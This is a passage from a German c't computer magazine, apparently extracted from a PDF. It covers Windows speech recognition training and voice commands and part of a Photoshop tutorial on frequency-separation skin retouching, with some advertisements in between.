Beim Lesen können Sie jederzeit eine Pause einlegen, um sich zu räuspern oder etwas zu trinken. Das empfiehlt sich auch, falls Sie einen Frosch im Hals haben, denn Ihre Stimme sollte beim Training so normal wie möglich klingen. Aus diesem Grund sollten Sie Trainingstexte auch nicht ausgerechnet dann lesen, wenn Sie erkältet sind. Falls Sie beide Texte lesen wollen, klicken Sie am Ende des ersten Lesedurchgangs auf „Training fortsetzen“, ansonsten auf „Weiter“.

Am Ende des Trainings werden Sie gefragt, ob Sie bereit sind, die Audiodaten zum Verbessern der Genauigkeit künftiger Programmversionen an Microsoft zu senden. Tipp: In diesem Dialogfeld besteht auch die Möglichkeit, sich die Beispielsätze, die Sie im Training aufgezeichnet haben, anzuhören („Kopie der Sprachprofildateien anzeigen“).

Hören Sie ruhig mal rein – Sie können so leicht feststellen, ob das Mikrofon Ihre Stimme überhaupt in ausreichend guter Qualität aufzeichnet. Falls nicht, lohnt sich für einen produktiven Einsatz der Spracherkennung auf jeden Fall die Investition in ein besseres Headset oder Mikrofon.

Nun ist es Zeit für Ihren ersten Diktierversuch. Dazu aktivieren Sie die Spracherkennung durch Klick aufs Mikrofon-Symbol und sagen als Erstes beispielsweise „WordPad starten“. In das geöffnete Editorfenster diktieren Sie Ihren Text; Satzzeichen müssen mitgesprochen werden. Die Befehle „Neue Zeile“ oder „Neuer Absatz“ bewegen den Cursor vorwärts.

Erkennung verbessern

Je besser das Sprachmodell, desto weniger Fehler macht die Spracherkennung. Wenn man die Diktierfunktion oder die PC-Sprachsteuerung dauerhaft nutzen möchte, lohnt es sich also auf jeden Fall, das Sprachmodell auch nach dem Anfangstraining weiter zu pflegen.


Fehler bei der Erkennung haben unterschiedliche Ursachen – entsprechend schaffen auch unterschiedliche Maßnahmen Abhilfe. Es kann sein, dass ein ganz gebräuchliches Wort nicht richtig erkannt wird. Dann sollten Sie es möglichst per Sprachsteuerung korrigieren. Versteht das Programm beispielsweise „Bad“ statt „Bart“, könnte man anschließend sagen „Bad‘ auswählen“, um das falsche Wort zu markieren, und dann erneut „Bart“ diktieren, um das richtige Wort einzufügen. Auf diese Weise lernt die Spracherkennung aber nicht dazu.

Besser ist die Anweisung „Bad‘ korrigieren“. Daraufhin zeigt das Programm eine Liste mit durchnummerierten Alternativen an, aus denen man sich durch Aufruf einer Nummer das Gewünschte aussuchen kann. Steht das eigentlich gemeinte Wort nicht in der Liste, hilft es mitunter, es jetzt einfach


Wichtige Sprachbefehle	
Befehl	Aktion
Was kann ich sagen?	Anzeigen einer Liste (Webseite) der möglichen Befehle
Start	Windows-Startmenü öffnen
Desktop anzeigen	Minimieren aller Fenster
Doppelklick auf <Element>	etwas doppelt anklicken
Rechtsklick auf <Element>	Rechtsklick auf ein Element
<App> öffnen/schließen	eine App wie Paint oder WordPad öffnen/schließen
Das hier schließen	die aktuelle App schließen
Nicht mehr zuhören	Spracherkennung deaktivieren
Diktierbefehle	
Neue Zeile	Einfügen einer neuen Zeile
Neuer Absatz	Einfügen eines neuen Absatzes
Das hier löschen	Löschen des zuletzt diktierten Textes
<Wort> auswählen	Markieren eines Wortes im Text
<Wort> korrigieren	Markieren eines Wortes, um es zu korrigieren
zu <Wort> wechseln	Cursor vor ein Wort bewegen
Befehle für Maus und Tastatur	
Mausraster	über den gesamten Bildschirm wird ein Mausraster gelegt
Nummern anzeigen	jedes aktive Element auf dem Bildschirm erhält eine Nummer
<Nummer>, OK	Auswahl einer Nummer im Mausraster oder in der Nummernanzeige
Position eins	Pos1-Taste drücken
Ende	Ende-Taste drücken
Bild auf/ab	Pfeil nach oben/unten drücken (Bildlauf)
Eingabetaste	Enter drücken

nochmal deutlich zu sagen. Ein solcher sprachgesteuerter Korrekturvorgang führt – anders als Markieren und Ersetzen – zu einer Verfeinerung des Sprachmodells. Eine weitere Korrektur-Option ist der Buchstabieren-Modus. Er wird ebenfalls durch den Befehl „<Wort> korrigieren“ eingeleitet, danach sagt man „Buchstabieren“.

Wenn alles nichts hilft, sollten Sie prüfen, ob das hartnäckig falsch erkannte Wort über-



Wenn Sie Fehler sprachgesteuert korrigieren, lernt die Software dazu und macht denselben Fehler meist nicht noch einmal.



Mitunter hilft nur buchstabieren. Dabei kann man „A“, aber auch „Anton“ sagen.


haupt im internen Wörterbuch der Spracherkennung steht. Falls nicht, lässt es sich hinzufügen. Dazu wählen Sie nach Rechtsklick aufs Mikrofon-Symbol den Menü-Eintrag „Sprachwörterbuch öffnen“. Neu hinzugefügte Wörter können Sie dem Rechner ein paar Mal vorsprechen, was sich insbesondere bei ungewöhnlicher Aussprache eines Worts empfiehlt. An dieser Stelle lassen sich auch bestimmte Wörter gezielt vom Diktat ausschließen.

Da geht noch was

Im Vergleich zu einem ausgewachsenen Programm wie Dragon NaturallySpeaking von Nuance, das sich an Juristen, Mediziner und sonstige Diktierprofis richtet, bietet das Diktieren mit der Windows-Spracherkennung

weit weniger Möglichkeiten, beispielsweise zur Automatisierung und Individualisierung. So setzt die Windows-Spracherkennung keine Audiodateien mit Diktataufzeichnungen um, man kann hier keine Wortlisten importieren oder exportieren und keine eigenen Befehle definieren.


In der zweiten klassischen Spracherkennungsdisziplin, der Desktopsteuerung per Sprache, hat Windows dagegen richtig viel zu bieten. Ein mächtiger Befehl ist beispielsweise der zum Anzeigen eines Mausrasters („Mausraster“). Er legt über den gesamten Bildschirm ein Raster aus neun Rechtecken. Durch Ansagen einer Zahl von 1 bis 9 wählt man nun einen immer kleineren Bildschirmbereich aus. Wenn das Zielgebiet für den Mauszeiger ausreichend eng umrisst ist, schickt man ihn mit „Klicken“ los.



Der Befehl „Nummern anzeigen“ vergibt für jedes anklickbare Element im aktiven Fenster eine Zahl. Im Bild liegen die blauen, leicht transparenten Flächen über dem Windows-Explorer.

Ähnlich funktioniert der Befehl „Nummern anzeigen“: Jedes anklickbare Element im aktiven Fenster wird daraufhin mit einer fortlaufenden Nummer versehen. Der Betrachter sieht immer abwechselnd die normale Bildschirmsicht und die mit den blauen, nummerierten Feldern versehene. So kann man trotz der Abdeckung erkennen, welche Bildschirmelemente man gern per Sprache auswählen würde und selektiert das Element, indem man dessen Nummer ins Mikrofon spricht.

Auch weitere Maus- und Tastatur-Aktionen kann man alternativ mit der Stimme ausführen. Apps wie Paint oder WordPad lassen sich per Sprachbefehl öffnen, ansteuern, minimieren, maximieren und schließen. Der Cursor kann beispielsweise in Formularen sprachgesteuert von einem Feld zum nächsten geschickt werden und im Browser kann man per Sprachbefehl scrollen. Tastatur und Maus lassen sich so nicht vollständig durch die Stimme ersetzen und insbesondere Menschen mit vorübergehenden oder dauerhaften körperlichen Einschränkungen benötigen maßgeschneiderte Hard- und Software zur Unterstützung. Es macht aber Spaß, die Desktopsteuerung per Sprache einmal auszuprobieren und zum Diktieren einfacher Texte lässt sich die Spracherkennung durchaus produktiv verwenden. (dwi@ct.de)



Um den Mauszeiger per Sprache zu lenken, ruft man ein Mausraster auf den Bildschirm. Durch Ansagen von Zahlen kann man den gewünschten Bereich so nach und nach ansteuern.

ct Anleitung zum Einrichten, Befehlsübersicht: ct.de/yh92

Sie suchen einen interessanten und qualifizierten Job?

IT JOBTAG

Ihr **neuer Arbeitgeber** wartet auf Sie!

heise jobs, die Jobbörse von Deutschlands führender IT-News Website heise online, und Jobware, der Stellenmarkt für Fach- und Führungskräfte, begrüßen Sie beim IT-Jobtag! Zahlreiche attraktive Arbeitgeber präsentieren sich Ihnen mit ihren aktuellen Stellenangeboten, Aus- und Weiterbildungsplätzen sowie berufsbegleitenden Studiengängen aus dem ITK-Segment. Im direkten Gespräch können Sie sich informieren, kennenlernen, austauschen oder auch eine individuelle Karriereberatung bzw. einen Bewerbungscheck der Jobware Personalberatung in Anspruch nehmen.

TERMINE

- | | |
|-------------------|--|
| 21.04.2016 | Hannover , Heise Medien Gebäude |
| 02.06.2016 | München , Nemetschek Haus |
| 10.11.2016 | Hannover , Heise Medien Gebäude |

Melden Sie sich hier an:

www.heise.de/jobtag



André Kramer

Schnell schöne Porträts

Überzeugende Hautretusche durch Frequenztrennung

Frequenztrennung ist mittlerweile die Standardtechnik bei der Retusche von Porträt-Aufnahmen: Sie lässt Hautunreinheiten verschwinden, ohne dass Details wie Poren in Mitleidenschaft gezogen werden. Online-Tutorials bezeichnen die Methode gerne als Magie. Wer sie meistern will, sollte den Hintergrund verstehen.

Klon- und Reparaturpinsel sind beliebte Werkzeuge zur Porträt-Bearbeitung. Sie retuschierten aber nicht nur Pickel und Rötungen, sondern auch die natürliche Struktur der Haut. Die Poren gilt es allerdings zu erhalten, was mit Frequenztrennung hervorra-

gend gelingt. Die Methode wirkt als Ebenengruppe außerdem nichtdestruktiv und erhält dadurch das Originalbild.

Durch Schattenwurf der Poren oder schwarze Wimpern vor heller Haut entstehen hohe Tonwertabstände zwischen be-

nachbarten Pixeln – mit anderen Worten hohe Frequenz. Niedrige Frequenz hingegen herrscht bei homogenen Flächen vor, etwa gleichförmiger Hautfarbe. Dieser Umstand lässt sich für die Retusche nutzen. Frequenztrennung separiert Bilddetails wie die

Mit zwei Tastenkürzeln, zwei Filtern und einer Modusänderung lässt sich die Haut glätten. Der Effekt wirkt zunächst wächsner, bei reduzierter Deckkraft aber viel natürlicher.

Porenstruktur der Haut von Flächeninformationen wie deren Farbe auf unterschiedliche Ebenen.

Viele Photoshop-Methoden verarbeiten Tonwertfrequenzen. Weichzeichner glätten hochfrequente Strukturen und errechnen daraus niederfrequente Farbflächen. Scharfzeichner erhöhen die Frequenz, also die Tonwertabstände benachbarter Pixel, und erzeugen so den Eindruck hoher Kantenschärfe. Beim „Unscharf Maskieren“ gibt der Schwellenwert an, ab welcher Frequenz der Filter einsetzt.

Weich- und Scharfzeichner kommen auch bei der Frequenztrennung zum Einsatz. In der Praxis haben sich zwei Methoden durchgesetzt: Die Hochpass-Methode steuert den Detailgrad der Hautstruktur. Sie produziert unter gewissen Bedingungen allerdings Bildfehler. Die Methode „Bildberechnung“ gibt Kontrolle über die Farbflächen. Hier kommen keine Bildfehler vor.

Die erste Methode setzt auf den Hochpassfilter und den Gauß'schen Weichzeichner. Der Hochpassfilter dient üblicherweise zum Schärfen. Wie der Name schon sagt, lässt er nur hohe Frequenzen passieren und schneidet die niedrigen bei einem wählbaren Schwellenwert ab. Der Weichzeichner ist hingegen für die niedrigen Frequenzen zuständig.

Die Bildberechnungsmethode ermittelt die hochfrequenten Details aus dem Original und einer weichgezeichneten Kopie. Bei einem Bild mit 8 Bit Farbtiefe pro Kanal wie einem JPEG werden die Tonwertabstufen halbiert und um 128 Stufen in die Mitte verschoben. Dabei bleiben nur schwarze (Tonwert 0) und weiße Pixel (Tonwert 255) erhalten, also die hochfrequenten Anteile. Sie werden als Struktur mit der Ebene mit den homogenen Flächen verrechnet. Bilder mit 16 Bit Farbtiefe pro Kanal wie Raw-Daten enthalten deutlich mehr Tonwerte, was eine leichte Anpassung der Bildberechnung erfordert.

Beide Techniken eignen sich vor allem für Close-ups, nicht für Gruppenfotos oder Ganzkörper-Porträts. Die hier beschriebenen Techniken beziehen sich auf Photoshop und Photoshop Elements. Die Methode mit Hochpassfilter und Gauß'schem Weichzeichner lässt sich aber auch mit PhotoLine und




PaintShop Pro verwenden. In Gimp muss man zunächst den Hochpassfilter als Plug-in installieren.

Schnelle Ergebnisse

Zum Warmwerden zeigen ein paar schnelle Tricks, was mit diesen beiden einfachen Filtern möglich ist: Dazu öffnen Sie ein Porträt in Photoshop oder Photoshop Elements, duplizieren die Ebene (Strg+J), invertieren sie (Strg+I), setzen den Ebenenmodus auf „Strahlendes Licht“ und wählen aus dem Filtermenü unter „Sonstige Filter“ den Eintrag Hochpass. Sie wenden ihn großzügig an, bei einem 10-MPixel-Bild (3600 × 2800) mit etwa 10 Pixeln Radius. Üblicherweise würde dieser Filter das Bild schärfen. Durch das Invertieren

zeichnet er die Konturen zunächst grob weich. Wenden Sie auf dieselbe Ebene nun den Gauß'schen Weichzeichner an und zwar mit etwa einem Drittel bis der Hälften des Radius, den Sie zuvor für den Hochpassfilter gewählt hatten.

Diese Technik glättet die Haut, erhält aber feine Strukturen wie Poren. Leider zieht es den Rest des Bilds in Mitleidenschaft. Klicken Sie bei gedrückter Alt-Taste auf das Maskensymbol in der Ebenenpalette, um die Ebene zu verdecken. Nun kann man mit einem großen, weichen Pinsel und weißer Farbe die Hautpartien in die Maske malen. Dadurch wirkt die Haut immer noch wächsner wie im Beispiel oben. Mit dem Deckkraftregler können Sie die geglättete Variante stärker oder schwächer einblenden.



Der Hochpassfilter verpasst Haaren auf die Schnelle mehr Struktur. Hier wirkt er auf eine Ebenenkopie im Modus „Weiches Licht“.

Die Frequenztrennung per Hochpassfilter hat den Vorteil, dass man sehr genau steuern kann, wie viele Poren und Details die Struktur-Ebene zeigt.



Auch Haare lassen sich auf die Schnelle mit dem Hochpassfilter retuschieren. Duplizieren Sie die Foto-Ebene (Strg+J), entsättigen Sie sie („Bild/Korrekturen/Sättigung verringern“ beziehungsweise „Überarbeiten/Farbe anpassen/Farbe entfernen“) und setzen Sie den Ebenenmodus auf „Weiches Licht“. Anschließend wenden Sie auch hier den Hochpassfilter an (Filter/Sonstige Filter/Hochpass). Dabei können Sie durchaus sehr großzügige Werte bis in den dreistelligen Bereich hinein wählen. Mit wenigen Klicks gewinnen die Haare merklich an Struktur. Mit Abwedler und Nachbelichter lässt sich noch mehr herauskitzeln und per Deckkraftregler in der gewünschten Menge anwenden. Alles außer den Haaren sollten Sie wiederum maskieren.

Gezielt an die Details


Die folgende Methode erledigt die Frequenztrennung zwar schnell, aber nicht ganz sauber. Sie verwendet den Hochpassfilter und erlaubt daher eine genaue Kontrolle über die bearbeiteten Strukturdetails. In besonders tiefen und sehr hellen Bildregionen kann die Methode zwar Bildfehler erzeugen, die sich aber leicht im Nachgang maskieren lassen. Sie ist nicht nur mit Photoshop anwendbar, sondern auch mit Photoshop Elements oder jeder anderen Bildbearbeitung, die einen Hochpassfilter und Gauß'schen Weichzeichner mitbringt.

Die Vorbereitung gleicht sich bei beiden Methoden: Erstellen Sie zwei Ebenenkopien über den Kontextmenübefehl „Ebene duplizieren“ oder das Tastenkürzel Strg+J. Die untere bekommt den Namen „Farbe“, die obere „Struktur“. Das erleichtert später die Orientierung.


Die obere Ebene wird mit dem Hochpassfilter behandelt (Filter/Sonstige Filter). Der Wert hängt von Auflösung und Abbildungsmaßstab des Motivs ab. Mit dem Filter können Sie den Detailgrad selbst steuern. Ziehen Sie den Radiusregler von 1 Pixel ausgedehnt langsam in höhere Regionen, bis der Detailgrad in etwa dem entspricht, was Sie sich unter Hautstruktur vorstellen. Anschließend wenden Sie den Filter an, setzen den Modus der Ebene auf „Lineares Licht“ und



Bei der zweiten Methode steuern Sie mit dem Gauß'schen Weichzeichner, wie sehr die Schattierungen der Haut verschmelzen sollen.



Die Bildberechnungen lassen die mit dem Gauß'schen Weichzeichner gemachten Änderungen an den Farben wieder verschwinden.



GNADENLOS DURCHLEUCHTET.

THEMEN UND TESTS MIT LEIDENSKAFT.



JETZT 3 MONATE **c't PLUS**
TESTEN:

